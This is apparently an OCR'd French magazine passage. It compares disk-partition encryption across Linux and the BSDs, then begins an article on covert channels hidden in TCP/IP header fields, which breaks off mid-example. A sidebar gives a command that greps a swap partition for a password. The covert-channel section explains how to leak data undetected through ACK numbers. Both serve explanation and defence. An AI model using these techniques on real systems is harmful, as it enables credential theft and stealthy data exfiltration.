- Système de fichiers : tous les fichiers sont chiffrés, mais les structures du système de fichiers sont en clair (l'un des plus connus est CFS) ;
- Partition : indépendant et en dessous du système de fichiers, car s'applique au niveau du pilote de périphérique.

La protection par fichier prend son sens lorsque seuls quelques fichiers sont sensibles, mais il faut prendre l'initiative de les chiffrer un par un. Le système de fichiers cryptographique et le chiffrement de partition protègent tous deux la totalité des fichiers d'une partition.

L'inconvénient majeur du système de fichiers cryptographique est son manque de souplesse : il est impossible de choisir le système de fichiers utilisé. Les bases de données possédant leur propre système de fichiers ne peuvent donc pas être protégées. En revanche, il permet éventuellement d'avoir une clé par utilisateur (alors que le chiffrement de partition ne connaît pas cette notion d'utilisateur, car il est appliqué à l'échelle du système entier).

Pour le chiffrement d'un ordinateur personnel, comme un portable, ou plus globalement pour le chiffrement de données accessibles sans distinction d'utilisateur, le chiffrement de partition est donc préférable.

Le chiffrement de partition consiste la plupart du temps en un pilote de périphérique virtuel qui se glisse entre le pilote de disque et le système de fichiers.

Figure 1 *Les différentes solutions de chiffrement de données*



3. Attentes

Expliquons tout d'abord ce que fait, et ne fait pas, un chiffrement de partition :

- On dispose d'une protection au niveau système, et non utilisateur ; c'est-à-dire qu'une fois montée et déchiffrée, une partition est accessible par tous (modulo les droits UNIX habituels).
- Le chiffrement est complètement indépendant du périphérique utilisé (disque dur, disque optique, mémoire flash) et du système de fichiers utilisé au-dessus.
- Le montage d'une partition chiffrée nécessite une clé valide, quel que soit le moyen de récupérer cette clé ; cependant, aucune infrastructure de gestion de clé n'est prévue dans les outils actuels.
- Si un ordinateur en marche est volé, la partition peut être d'ores et déjà montée, ou bien la clé peut être présente en mémoire (et donc récupérable) ; il ne faut donc pas compter sur le chiffrement de partition pour protéger un ordinateur en fonctionnement.
- Si un ordinateur est compromis (*keylogger*, *backdoor* permettant de faire sortir des informations écrites sur le disque...), le chiffrement ne permet pas la protection des données.

Les systèmes de chiffrement présentés ici ont des approches parfois très différentes aussi bien en termes de fonctionnalités qu'en termes de robustesse. Il est donc nécessaire de dresser une liste des fonctionnalités que l'on peut attendre d'un chiffrement de disque :

1. Exigences de sécurité

- La protection à long terme (qui pourra résister à plusieurs années de progrès en termes de cryptographie et de puissance de calcul) ;
- La possibilité de chiffrer la partition *swap* ;
- La possibilité de chiffrer la partition racine (ce qui n'est pas simple, voir l'encadré « Quel intérêt à chiffrer sa partition racine? »).

Hadrien Hamel
hadrien.hamel@gmail.com

2. Confort de l'utilisateur

- Un impact faible sur les performances ;
- L'utilisation de plusieurs mots de passe pour une même partition (par exemple : un pour chaque utilisateur et un pour l'administrateur), qui permet en cas de perte d'un mot de passe de récupérer ses informations malgré tout ;
- Le changement rapide de mot de passe (par « rapide », j'entends qu'il n'est pas nécessaire de rechiffrer entièrement le disque).

Quel intérêt à chiffrer sa partition racine ?

La configuration du chiffrement de la partition racine est, à l'heure actuelle, une opération lourde à réaliser. Il faut en effet qu'une fois le noyau chargé en mémoire (il ne peut pas être chiffré, il doit donc être sur une partition de *boot* différente), on puisse monter et déchiffrer la partition racine. Un mot de passe est donc demandé en plein milieu du processus de boot.

Pour quel gain ? Celui de ne rien laisser transparaître de sa machine. Il doit être extrêmement frustrant pour un voleur de constater qu'il n'est même pas en mesure de démarrer la machine. D'autre part, certains répertoires typiques de la partition racine contiennent des informations souvent sensibles (`/tmp` pour ne pas le citer, mais aussi `/var` bien souvent).

Enfin, il est important de préciser que le chiffrement de la totalité du disque ne perturbe pas le fonctionnement de la machine (sur l'ordinateur de votre serviteur, un PC 3 ans d'âge, aucun ralentissement n'est perceptible du fait du chiffrement de la partition racine).

Voyons maintenant ce que proposent les systèmes d'exploitation libres les plus répandus.

4. Linux

Linux a opéré un virage dans le traitement des pilotes de disque intermédiaires. Jusqu'à la version 2.6.3 du noyau, le seul moyen de chiffrer une partition était de passer par le système de *loopback*.

L'ensemble cryptographie/pilote était nommé « *cryptoloop* », et n'était pas exempt de bugs (interblocages et plantages réguliers). Exit donc cryptoloop, remplacé depuis par le *device-mapper*, plus stable et plus générique, et son pendant cryptographique : DM-Crypt.

4.1 DM-Crypt

Relativement simple, DM-Crypt n'en est pas moins souple et efficace. Il permet le chiffrement d'une partition quelconque (même la partition *root*, avec *passphrase* à fournir au démarrage du système, ainsi que la partition de swap) avec n'importe lequel des algorithmes de chiffrement symétrique disponibles dans la CryptoAPI du noyau.


La clé de chiffrement est dérivée de la passphrase, et en dépend donc directement. En conséquence, il est nécessaire de rechiffrer tout son disque au changement de passphrase.

4.2 LUKS

Pour corriger l'aspect « figé » de la gestion des clés de DM-Crypt, on pourra utiliser LUKS (*Linux Unified Key Setup*). C'est un ajout à DM-Crypt, qui permet l'utilisation de plusieurs passphrases pour déchiffrer un même disque.

La clé de chiffrement du disque est en fait chiffrée plusieurs fois (avec les différentes passphrases) et stockée dans un secteur prédéfini du disque (figure 2). Finalement, LUKS permet de changer une passphrase sans rechiffrer le disque.

Figure 2 *Le fonctionnement de LUKS*



5. OpenBSD

5.1 Outils « basiques »

Le système de chiffrement de disque d'OpenBSD est assez simple : un seul algorithme disponible (Blowfish), appliqué directement au pilote de *v-nodes* (SVND pour « *secured v-node driver* »).

Blowfish est rapide et costaud, mais on aurait aimé avoir le choix. Il n'est pas possible de chiffrer la partition racine avec SVND, ni d'utiliser plusieurs mots de passe pour chiffrer le même disque.

5.2 Chiffrement du swap

C'est – comme souvent – dans l'innovation que l'équipe d'OpenBSD s'est distinguée, puisque le système est précurseur pour le chiffrement du swap. L'article de Niels Provos [1] expose, dès 2000, les dangers d'une partition swap en clair (voir l'encadré « Les dangers du swap »).

Il apporte la solution sous la forme d'un chiffrement du swap utilisant une clé jetable, renouvelée à chaque démarrage. Ce chiffrement est activable simplement grâce à une option du

système. À l'usage, une fois l'option activée, le comportement de la machine ne change pas (en apparence), le swap est chiffré de façon entièrement transparente, très simplement.

Les dangers du swap

À l'arrêt du système, la mémoire de certains processus impliqués en cryptographie peuvent se retrouver dans le swap, avec des clés de chiffrement en clair. On peut donc faire crasher volontairement un programme (ou tout un système), puis analyser le swap pour en extraire des informations mettant en péril l'intégrité du système.

Pour s'en convaincre, sous certains vieux Linux, il suffit de démonter le swap (`swapoff`), et de chercher dedans une sous-chaîne du mot de passe entré au *login* (`cat /dev/hda5 | strings | grep <mdp partiel>`).

6. NetBSD, un pas en avant

NetBSD dispose d'un pilote virtuel nommé CGD (*CryptoGrahic Device driver*) [2]. Son fonctionnement est similaire à DM-Crypt, à part l'utilisation d'un *Initialization Vector* (IV) réellement différent pour chaque secteur du disque. Dans un chiffrement par blocs chaîné (CBC), une partie du bloc N-1 est utilisée pour le chiffrement du bloc N. Pour le premier bloc, c'est le vecteur d'initialisation qui est utilisé.

Il est souvent mis à 0 (et donc inutilisé), alors qu'il offre une protection supplémentaire contre les attaques statistiques. Sous Linux/DM-Crypt, l'IV est simplement dérivé du numéro de secteur (ce qui signifie qu'il est connu). Dans CGD, le vecteur d'initialisation change à chaque secteur, et est calculé en fonction du numéro de secteur de disque et de la clé (figure 3).

D'autre part, CGD utilise le standard PKCS#5 PBKDF2. Sous cet acronyme barbare se cache en fait la génération de clés à partir du mot de passe. Celle-ci se fait par un certain nombre d'itérations de l'algorithme de hachage (SHA1 en l'occurrence), avec l'addition d'un grain de sel. Ce procédé ralentit considérablement les attaques exhaustives ou basées sur un dictionnaire.

Finalement, NetBSD fournit une solution équilibrée entre protection et performances, car les mesures prises n'ont pas d'impact perceptible sur les performances du système.

En revanche, il n'est pas possible d'avoir plusieurs mots de passe, ni de chiffrer la totalité de son système de fichiers (la racine en particulier).

7. FreeBSD et la protection à long terme


7.1 Technique

Selon le concepteur de GBDE [3] (le chiffrement utilisé dans FreeBSD), chiffrer un disque entier avec une seule clé de 128 bits est peut-être satisfaisant aujourd'hui, mais certainement insuffisant pour être sûr de sa robustesse dans dix ans, si l'on considère les progrès en cryptanalyse.

Voici donc (dans les grandes lignes) la méthode utilisée :


- Chaque secteur du disque est chiffré avec une clé de 128 bits, indépendante des autres, générée aléatoirement (clés de secteur).

Figure 3 *Le chiffrement par bloc et la génération d'IV dans CGD*



- Ces clés sont stockées dans un secteur particulier, nommé « *lock sector* », et sont protégées par une *master key*.
- Les secteurs du disque sont mélangés.
- Les coordonnées du lock sector sont chiffrées avec une clé de 128 bits.
- Les informations du lock sector sont encodées en fonction d'une clé de 128 bits.
- La master key du lock sector est protégée par un chiffrement de 256 bits.

Figure 4 *Schéma de chiffrement (simplifié) de GBDE*



Finalement, pour déchiffrer un disque GBDE, il faut 128 bits (K_A) pour déchiffrer les coordonnées du lock sector, 256 bits (K_B) pour déchiffrer la master key, puis encore 128 bits (K_C) pour décoder les informations du lock sector.

Donc 512 bits, déduits de la passphrase utilisateur (hachée grâce à SHA2). Lorsque la master key est déchiffrée, on peut s'en servir pour déchiffrer les clés de secteur et retrouver l'emplacement des secteurs, pour finalement y accéder.

La méthode présentée ici est une simplification (pour des raisons de clarté) du chiffrement effectué par GBDE. Les protections supplémentaires (par rapport à un « simple » chiffrement en AES 128 par exemple) sont constituées principalement par l'utilisation d'une clé différente pour chaque secteur, générée aléatoirement, et par le mélange de ces secteurs. C'est – selon le concepteur de GBDE – ce qui permet de prétendre à une protection sur la durée.

7.2 Gadget ou réelle protection ?

Avec un tel arsenal, même s'il devient possible un jour de casser AES-256, il faut encore trouver les coordonnées du secteur de lock et son encodage.

En cassant AES-128, on pourrait déchiffrer un secteur quelconque, mais on ne saurait pas lequel c'est. Et si l'attaque est longue à réaliser, il sera difficile de déchiffrer tous les secteurs. Le fait de mélanger les secteurs freine également les attaques à texte clair connu (le texte est connu, mais pas son emplacement une fois chiffré).

Un effort considérable a donc été fait pour augmenter la sécurité des données. Cependant, de l'aveu même de l'équipe FreeBSD [4], la robustesse de GBDE n'est pas encore clairement démontrée d'un point de vue cryptographique.

Les algorithmes (dont les détails ont été omis ici) œuvrant derrière le système sont si complexes que la cryptanalyse peut être difficile. On lit sur certains articles (celui de CGD [2] pour ne pas le citer) que les schémas de chiffrement complexes et les échanges de secteur sont une complication qui n'entraîne pas d'amélioration sensible de la sécurité.

Un autre souci est la vitesse d'accès aux données : le mélange des secteurs et l'utilisation d'un lock sector est fatal pour les performances, puisqu'elles chutent d'environ 75%. Mais c'est le prix à payer pour une protection *a priori* robuste sur le long terme.

8. Synthèse

Tableau ci-dessous.

	Linux	OpenBSD	NetBSD	FreeBSD
Nom du système de chiffrement	DM-Crypt	SVND	CGD	GBDE
Algorithmes disponibles	Ceux de la CryptoAPI (AES, Blowfish, etc.)	Blowfish	AES, 3DES, Blowfish	AES
Calcul de l'IV	Dérivé du secteur	Non documenté	Dérivé du secteur et de la passphrase	Inutilisé
Calcul de la clé	Hachage de la passphrase (LUKS utilise PBKDF2)	La clé est demandée directement à l'utilisateur	Hachage de la passphrase avec PKCS#5 PBKDF2	Hachage de la passphrase
Chiffrement de partition root	Possible	Non	Non documenté	Impossible
Chiffrement du swap	Possible	Intégré dans OpenBSD	Possible	Non
Changement rapide du mot de passe	Oui, avec LUKS	Non	Non	Oui
Utilisation de plusieurs mots de passe	Oui, avec LUKS	Non	Non	Oui

9. L'avenir

La protection des données est un sujet sensible et donc en constante évolution. Le passage de cryptoloop à DM-Crypt sous Linux, les améliorations en cours dans CGD pour l'utilisation de plusieurs mots de passe, la création d'un nouveau système sous FreeBSD nommé GELI [5], plus souple que GBDE, tout ceci prouve que le chiffrement des partitions est un sujet d'actualité dans le développement des systèmes actuels.

Un certain nombre d'axes sont envisageables pour améliorer les outils disponibles aujourd'hui. En premier lieu, il faut rendre accessible à tous le chiffrement, par une simplification des outils de configuration.

Le chiffrement du swap d'OpenBSD est un exemple impressionnant : une seule variable du système à changer et la protection est activée. À quand la possibilité de chiffrer une partition lors de l'installation du système d'exploitation ?

On pourrait aussi envisager l'utilisation systématique d'outils d'authentification robustes, par carte à puce, clé USB, biométrie (puisque c'est à la mode), etc.

Les performances des outils pourraient également être améliorées en s'appuyant sur du matériel cryptographique spécialisé (GELI, sous FreeBSD, permettrait cela).

Enfin, ça paraît comme une évidence, mais la protection restera active longtemps uniquement s'il y a une évolution suivie des algorithmes de chiffrement.

On peut remarquer globalement des « échanges technologiques » entre les différentes solutions. Ainsi, DM-Crypt doté de LUKS se rapproche de CGD pour la robustesse aux attaques par dictionnaire (tous deux utilisent une génération de clé robuste) et de GBDE pour la possibilité d'utiliser plusieurs passphrases.

Mise en œuvre du chiffrement

Les méthodes pour chiffrer une partition se ressemblent d'une solution à une autre. Voici ce qu'il faut faire :

- Configurer/recompiler son noyau pour y ajouter le support du chiffrement de partition et des algorithmes de chiffrements nécessaires ;
- Installer les outils de configuration du système de chiffrement ;
- Sauvegarder les données de la partition (l'erreur étant humaine, il est fortement conseillé de conserver une archive de ses données, au moins pour un temps) ;
- Démonter la partition cible ;
- La remplir de données aléatoires (les zones inutilisées du disque peuvent être remplies de zéros qui, une fois chiffrés, font apparaître des « motifs » cryptographiques à éviter absolument) ;
- Configurer la partition cible pour le chiffrement (c'est là qu'interviennent les outils de chiffrement) ; un mot de passe est demandé deux fois ;
- Formater la partition chiffrée avec son système de fichiers favori ;
- importer les données depuis la sauvegarde vers le système de fichiers chiffrés.

Ces étapes se retrouvent dans quasiment toutes les solutions de chiffrement exposées ici. Pour plus de détails sur l'une des solutions, le lecteur pourra se référer aux sites suivants :

- Pour DM-Crypt : **http://www.saout.de/tikiwiki/tiki-index.php?page=EncryptExistingDevice** est simple et concis ;
- Pour DM-Crypt et LUKS, la *wikipedia* Gentoo regroupe un certain nombre d'excellents tutoriaux : **http://gentoo-wiki.com/Special:Search?search=dm-crypt&go=Go** ;
- Pour OpenBSD : **http://www.xs4all.nl/~hanb/documents/OpenBSDEncryptedFilesystemHOWTO.html** est une des rares ressources disponibles sur le sujet ;
- Pour NetBSD, la section du guide consacrée au chiffrement : **http://www.netbsd.org/guide/en/chap-cgd.html** ;
- Idem pour FreeBSD : **http://www.freebsd.org/doc/fr_FR.ISO8859-1/books/handbook/disks-encrypting.html.**

Conclusion

Finalement, on retrouve dans les différents systèmes d'exploitation libres le même genre d'outils pour accéder au chiffrement des données. Mais des différences d'approches importantes sont à noter. SVND (OpenBSD) reste simple mais efficace, DM-Crypt et LUKS (Linux) sont des outils souples et complets, CGD (NetBSD) prend le parti de la protection contre les attaques par dictionnaire et GBDE (FreeBSD) celui du chiffrement à long terme par des algorithmes complexes.

Ce qu'il faut certainement retenir, c'est que les outils sont là, accessibles pour la plupart, grâce aux nombreuses documentations et nombreux outils complémentaires disponibles. Et que la mise en place d'un chiffrement est une protection si simple et immédiate pour se prémunir du vol des données qu'il serait dommage de ne pas sauter le pas.

Liens

[1] http://www.openbsd.org/papers/swapencrypt.ps

[2] http://www.imrryr.org/~elric/cgd/cgd.pdf

[3] http://phk.freebsd.dk/pubs/bsdcon-03.gbde.paper.pdf

[4] http://www.freebsd.org/cgi/man.cgi?query=gbde&sektion=4 (page de *man* de GBDE)

[5] http://events.ccc.de/congress/2005/fahrplan/attachments/586-paper_Complete_Hard_Disk_Encryption.pdf

Canaux cachés : TCP/IP n'a pas encore livré tous ses secrets

Beaucoup de chercheurs se sont aujourd'hui penchés sur la question de la fuite d'informations, et notamment à travers les canaux cachés. Nous présentons dans cet article comment mettre en œuvre un canal caché à l'aide du protocole TCP. La méthode employée possède des fonctionnalités nouvelles par rapport aux canaux cachés réseau existant aujourd'hui. Nous verrons comment, en plus d'être furtive, cette solution respecte les standards du protocole TCP, ce qui la rend pratiquement indétectable.

1. Introduction

La mise en œuvre d'un réseau de communication commun à des millions de machines induit par la même occasion le partage du média de transport de l'information. Cela implique notamment que les données qui circulent sont potentiellement accessibles par un ou plusieurs des participants. Les internautes ont ainsi cherché au cours du temps à protéger leurs communications, voire à les cacher.

Les mathématiques avec la cryptographie ont permis d'obtenir un niveau de confidentialité élevé. Cependant, un observateur qui scrute les données chiffrées qui circulent suspectera qu'un message privé est envoyé, et pourra donc chercher à l'analyser.

Il peut être intéressant dans ce cas de rendre l'envoi de l'information furtif vis-à-vis d'un potentiel observateur, qui, dans ce cas, ne saura pas qu'un message a été envoyé. Il va falloir pour cela mettre en œuvre un canal caché autrement appelé *covert channel* chez nos amis d'outre-Manche.

2. Qu'est-ce qu'un canal caché ?


Un canal caché est un canal de communication secret pouvant être exploité par un processus pour faire transiter des informations en violant les politiques de sécurité.

Cette notion se différencie notamment d'un simple tunnel qui encapsule et transporte les informations tandis que le covert channel les dissimule. On peut définir plus simplement le covert channel par un moyen de faire passer un message à l'intérieur d'un message normal.

Il existe de multiples façons de mettre en œuvre des covert channels. Il est toujours possible de coder le message caché dans les données elles-mêmes, mais nous allons dans notre cas nous intéresser aux propriétés particulières des réseaux TCP/IP.

Pour qu'une information circule sur le réseau, elle doit avoir un contenant. C'est dans le contenant que nous allons pouvoir cacher nos informations secrètes. Le contenant correspond à l'ensemble des ajouts des protocoles de la pile TCP/IP qui permettent d'acheminer l'information de la source à la destination à travers différents réseaux (Figure 1). Ce sont donc les différents champs des en-têtes Ethernet, IP, TCP, ICMP, UDP, etc. qui vont nous intéresser.

Figure 1 *Encapsulation TCP/IP*



2.1 Comment cacher l'information ?

Le principe est de trouver une méthode pour coder l'information à transmettre. Pour cela, il existe de nombreuses façons de coder les données. Il est possible de jouer sur le contenu des en-têtes, sur les temps de réponse des paquets, l'état d'un événement, etc.

Cet article s'intéresse particulièrement à la capacité de stockage d'informations dans les en-têtes. En prenant l'exemple d'un paquet TCP/IP circulant sur un réseau Ethernet, un grand nombre de champs composent les différents en-têtes, ainsi que des possibilités d'y ajouter des informations en y joignant des options. Malheureusement, seul un petit nombre de ces champs pourront être modifiés sans altérer les fonctions du paquet.

Par ailleurs, il est aussi possible de mettre des informations dans les options des en-têtes, mais la furtivité du canal ainsi créé serait affaiblie par le fait de trouver de l'information là où il n'est pas censé y en avoir. Nous allons voir, à travers quelques exemples, comment certains champs des en-têtes peuvent être utilisés.

2.2 Canal caché grâce à l'IPID

Ici, c'est le protocole IP qui est utilisé pour cacher de l'information, et plus précisément l'identifiant de paquet IP pour transmettre un message caché. L'identifiant de paquet, «IPID», est un numéro aléatoire permettant simplement d'identifier un datagramme IP et notamment tous les fragments qui peuvent en provenir.

Ce champ est utilisable, car sa valeur n'est pas modifiée au cours du transfert du paquet et elle peut être choisie arbitrairement lors de l'envoi, la [RFC 791] restant floue sur l'implémentation qui doit en être faite. La seule contrainte qui nous est imposée est de ne pas envoyer deux paquets IP ayant le même identifiant. Ces propriétés sont intéressantes, car elles permettent de cacher facilement de l'information.

Le principe consiste à modifier l'IPID de façon à l'associer à une lettre de l'alphabet. Pour cela, nous nous servons du modèle ASCII qui associe à un caractère une valeur codée sur un octet, donc comprise entre 0 et 255.


Par exemple, pour chaque paquet IP envoyé, il est possible d'augmenter l'IPID de la valeur ASCII du caractère que nous voulons coder. Cette méthode nous permet d'envoyer une lettre

Adrien Scotto
Étudiant In'Tech INFO en systèmes et réseaux, ascotto@intechinfo.fr
Chantana Cheav
Étudiant In'Tech INFO en systèmes et réseaux, cheav@intechinfo.fr
Eric Lalitte
Enseignant In'Tech INFO en systèmes et réseaux, eric@lalitte.com

par paquet IP, en notant au passage qu'elle nous garantit que deux paquets IP n'auront pas le même identifiant sur le réseau.

Prenons l'exemple suivant où nous souhaitons envoyer les lettres A puis B à notre interlocuteur. Nous choisirons alors dans l'en-tête de couche 3 la valeur de l'IPID correspondant à celle du caractère ASCII de la lettre (Figure 2).

Figure 2 *Canal caché IPID*



2.3 Canal caché grâce à l'ISN

De la même façon que pour le protocole IP, le protocole TCP peut servir à cacher de l'information, par exemple dans le champ "Numéro de séquence", ou plus exactement sa valeur lors de l'initialisation d'une connexion (ISN).

Comme l'IPID, le numéro de séquence peut prendre n'importe quelle valeur au début d'une connexion. Par la suite, il ne pourra pas évoluer comme bon nous semble, car il est représentatif du nombre d'octets émis par une machine. Il est donc possible comme pour l'IPID de coder des caractères à chaque initialisation d'une connexion TCP.

Comme vous pouvez l'imaginer, ce ne sera pas le meilleur rapport entre la quantité d'information codée par rapport au nombre de paquets envoyés, mais notre objectif premier est la furtivité et non la productivité :-)

Maintenant que nous avons vu des exemples de canaux cachés, nous vous proposons une nouvelle méthode.

3. Un nouveau canal caché sur TCP

Notre canal caché s'appuie sur le protocole TCP, qui après 30 ans de bons et loyaux services à travers le monde n'a pas encore démontré toutes ses utilisations possibles.


TCP est un protocole orienté connexion, ce qui veut simplement dire que chaque information envoyée doit être acquittée par l'interlocuteur. Nous pouvons rapprocher le protocole TCP de l'utilisation que nous faisons du téléphone.

Lors d'une conversation téléphonique, nous nous assurons en permanence que notre interlocuteur est toujours présent au bout du fil à l'aide de « allô », « han han » ou autres « ok ».

TCP met en œuvre, de la même façon, un mécanisme de gestion de la connexion pour chaque octet envoyé.

Si le mécanisme de *three way handshake* qui initialise une connexion TCP est souvent bien connu, le maintien de la connexion par la suite l'est moins. Regardons l'en-tête TCP en détail :

Figure 3 *En-tête TCP*



Dans cet en-tête, plusieurs champs sont susceptibles d'être utilisés pour faire passer de l'information, car ces champs peuvent être choisis aléatoirement lors de l'initialisation de la connexion. C'est ce qui a été utilisé dans le canal caché précédent utilisant l'ISN. Cependant, dès lors que la communication est établie, il n'est plus possible de modifier ces champs comme bon nous semble, ou presque...

Le maintien d'une connexion est assuré à travers les *flags* qui signalisent le rôle d'un segment TCP, mais aussi par les numéros de séquence et d'acquittement. Le numéro de séquence représente la quantité d'informations envoyées en octets. Et le numéro d'acquittement représente la quantité d'informations reçues et traitées. Ainsi, à chaque réception d'un segment TCP, nous savons combien d'octets notre interlocuteur nous a envoyés, et combien il en a reçu et traité de notre part.

Prenons l'exemple d'une requête web d'une machine A vers **www.google.fr** (Les numéros de séquence donnés sont relatifs. On considère le 3-way handshake terminé).

```
A       -- seq=518   Ack=1    --> google (envoi d'une requête de 518 octets)
google  -- seq=1341  Ack=518  --> A (Envoi de 1340 octets de réponse)
google  -- seq=1680  Ack=518  --> A (Envoi de 340 octets de la suite de la réponse)
A       -- seq=518   Ack=1680 --> google (Acquittement des données reçues et traitées)
```

Ici, le dernier segment envoyé par A ne contient aucune donnée et ne sert qu'à acquitter la réception des informations provenant de **www.google.fr**.

Contrairement aux canaux cachés que nous avons vus précédemment, les numéros de séquence et d'acquittement ne sont pas choisis aléatoirement et sont en rapport direct avec la quantité d'information envoyée ou reçue.

Ainsi, ils ne peuvent pas être choisis n'importe comment. La [RFC 793] qui normalise le protocole TCP spécifie que chaque octet de donnée doit être acquitté. Ainsi, une machine qui traiterait les informations très lentement, mais qui voudrait signaler à

son interlocuteur qu'elle est en train d'en traiter une partie acquitterait petit à petit les données reçues. Cela respecte tout à fait la RFC 793 qui précise une plage de numéros de séquence acceptable appelée « fenêtre ». Il s'agit de la somme du dernier numéro de séquence acquitté et de la taille de la fenêtre TCP. Il sera alors possible de prendre n'importe quel numéro entre ces deux valeurs pour que notre connexion soit valide.

Nous nous servons de cette propriété pour faire transiter de l'information dans le numéro d'acquittement. Par exemple, lors d'une réception de 1000 octets, nous n'allons pas les acquitter d'un seul coup, mais petit à petit. Le nombre d'octets que nous allons ainsi acquitter progressivement nous permet de coder de l'information désirée.

Reprenons l'exemple précédent :

```
A       -- seq=518   Ack=1 -->      google
google  -- seq=1341  Ack=518 -->    A
google  -- seq=1680  Ack=518 -->    A
```

À ce stade, la machine A a reçu 1680 octets, et n'a pour l'instant acquitté qu'un seul octet. Nous acquittons donc les 1680 octets restant, mais en plusieurs fois :

```
A     -- seq=518   Ack=98   -->  google (codage ASCII=98-1=97 lettre A)
A     -- seq=518   Ack=206  -->  google (codage ASCII=206-98=108 lettre l)
A     -- seq=518   Ack=314  -->  google (codage ASCII=314-206=108 lettre l)
A     -- seq=518   Ack=425  -->  google (codage ASCII=425-314=111 lettre O)
A     -- seq=518   Ack=1680 -->  google (On acquitte enfin la totalité des informations)
```

